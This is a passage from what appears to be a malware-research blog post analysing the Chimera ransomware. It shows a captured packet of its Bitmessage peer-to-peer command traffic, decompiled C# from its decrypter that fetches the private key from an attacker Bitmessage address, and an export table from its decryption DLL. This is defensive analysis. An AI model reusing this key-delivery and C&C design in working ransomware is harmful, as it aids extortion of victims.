
> Internet Protocol Version 4, Src: 192.168.56.10 (192.168.56.10), Dst: 79.218.142.200
> Transmission Control Protocol, Src Port: 49165 (49165), Dst Port: 8444 (8444), Seq: 1
▼ Data (1452 bytes)
  Data: e9beb4d96f626a6563740000000000000000065e75c4276c...
  [Length: 1452]
0030  01 04 a0 c6 00 00 e9 be b4 d9 6f 62 6a 65 63 74 ..... ..object
0040  00 00 00 00 00 00 00 00 06 5e 75 c4 27 6c 00 00 ..... ^u.l..
0050  00 00 00 15 72 cf 00 00 00 00 56 62 e0 4a 00 00 ...r... ..Vb.J..
0060  00 02 01 01 a0 f9 68 22 4c 9d 5c ef 6a 2e dd c4 .....h" L.\.j...
0070  24 2b c8 8b ab b3 47 d5 bf 79 38 74 01 da 3d de $+...G. .y8t. .=.
0080  44 21 27 94 28 81 41 54 d0 dc 67 d1 f0 f4 c6 fe D!' (.AT .g....
0090  1e c6 18 54 bf f4 2e be f9 05 5a 73 d8 09 93 ce ..T... ..Zs....
00a0  34 00 c7 37 73 94 fa 3b 50 9a 27 69 35 a0 80 13 4..7s.; P.'i5...
00b0  cd fe 59 64 1f 5c 62 da f9 7b 0d 59 a2 aa bf 2d ..Yd.\b. .{.Y...-
00c0  d8 54 76 33 d1 bf 6f 68 04 99 12 c5 eb 02 61 8d .Tv3..oh .....a.
00d0  66 08 d9 83 f9 85 33 bb c2 0d 8f 66 bc 65 b3 25 f....3. ...f.e.%
00e0  cb 0d ad 33 5f eb b9 32 12 ef 6c 2e d8 ed 11 8f ...3_..2 ..l.....
00f0  58 75 df 6a 0c c8 91 bb 8c 73 72 97 dc b7 2e 5f Xu.j.... .sr....
0100  43 b0 f4 b4 9c 11 53 48 6d 90 ec 8d 56 1a 5f 33 C....SH m...V. 3
  
```

The same protocol is used also to obtain the private key when the ransom is paid. Below – fragment of code of decompiled Decrypter:

```
foreach (InboxBitMessage current in this._bitMessageApiClient.GetAllInboxMessages())
{
    if (current.From.Equals("BM-2cWsxQDYsueEKctcJS8wzAka3KiYYC9rB") && current.Subject.Equals("PaymentBroadcast"))
    {
        string[] array = current.Content.Split(new char[]
        {
            '\n'
        });
        string[] array2 = array;
        for (int i = 0; i < array2.Length; i++)
        {
            string text2 = array2[i];
            try
            {
                string[] array3 = text2.Split(new char[]
                {
                    ':'
                });
                if (array3[0].Equals(text))
                {
                    this.MainWindowViewModel.Session.PrivateKey = array3[1];
                    string from = this._bitMessageApiClient.CreateRandomAddress("Address", false, 1, 1);
                    this._bitMessageApiClient.SendMessage("BM-2cWsxQDYsueEKctcJS8wzAka3KiYYC9rB", from, "DecryptionMessage", text, 2);
                    this.Running = false;
                    break;
                }
            }
            catch
            {
            }
        }
    }
}
```

## Decrypter

Decrypter is delivered as an [.msi installer](#). It have very friendly user interface and guides a victim through full process of decrypting files.



However, to work properly it requires that the full environment will be set as the malware left it. If we remove ransom notes of try to decrypt files moved from another computer – we will have unpleasant surprise.

Decrypter fetches bitcoin wallet address from the ransom notes – that’s why leaving it is necessary to make it work. Also, a hardware ID generated for the current machine must be the same like of the machine on which files have been encrypted. Decryption proceeds only if the payment to a particular address, have been received.

Decoder is an executable written in C# and can be easily decompiled. However, it's core functions related to decrypting and hardware id generation are imported from an external dll (that is included in the decoder's package):

```
// Decrypter.ViewModel.Step4ViewModel
[DllImport("PolarSSLWrapper.dll", CallingConvention = CallingConvention.Cdecl, CharSet = CharSet.Ansi, SetLastError = true)]
public static extern bool DecryptFileWrapper(string lpPath, IntPtr pInput, int szInputLength);
```

Export table of PolarSSLWrapper.dll:

Offset	Name	Value	Meaning	
23E30	Characteristics	0		
23E34	TimeStamp	55F95EF7		
23E38	MajorVersion	0		
23E3A	MinorVersion	0		
23E3C	Name	24A6C	Wrapper.dll	
23E40	Base	1		
23E44	NumberOfFunctions	2		
23E48	NumberOfNames	2		
Details				
Offset	Ordinal	Function RVA	Name RVA	Name
23E58	1	13A20	24A78	DecryptFileWrapper
23E5C	2	13900	24A8B	GetHardwareIdWrapper

## Conclusion

Chimera does not have any outstanding obfuscation and once we unpack the core, analysis becomes easy. However, it comes with several ideas that are novel and may slowly become a new trend.

It's communication over P2P protocol is an interesting countermeasure from botnet take down. Also, the idea of blackmailing the user by leaking documents was not found in any malware before. In this case authors ended on bogus threats (sending huge amount of files to the C&C and storing them is much more costly) – but the idea itself is dangerous.

If others cybercriminals will get inspired and decide to implement it, we will have a new headache.

## Appendix

<http://www.techwalls.com/chimera-ransomware-now-even-harder-decrypt/> – about Chimera's distribution method

<http://www.bleepingcomputer.com/news/security/chimera-ransomware-uses-a-peer-to-peer-decryption-service/> – more about Chimera's communication

## About the author

Unpacks malware with as much joy as a kid unpacking candies.

---

Source: <https://www.malwarebytes.com/blog/news/2015/12/inside-chimera-ransomware-the-first-doxingware-in-wild>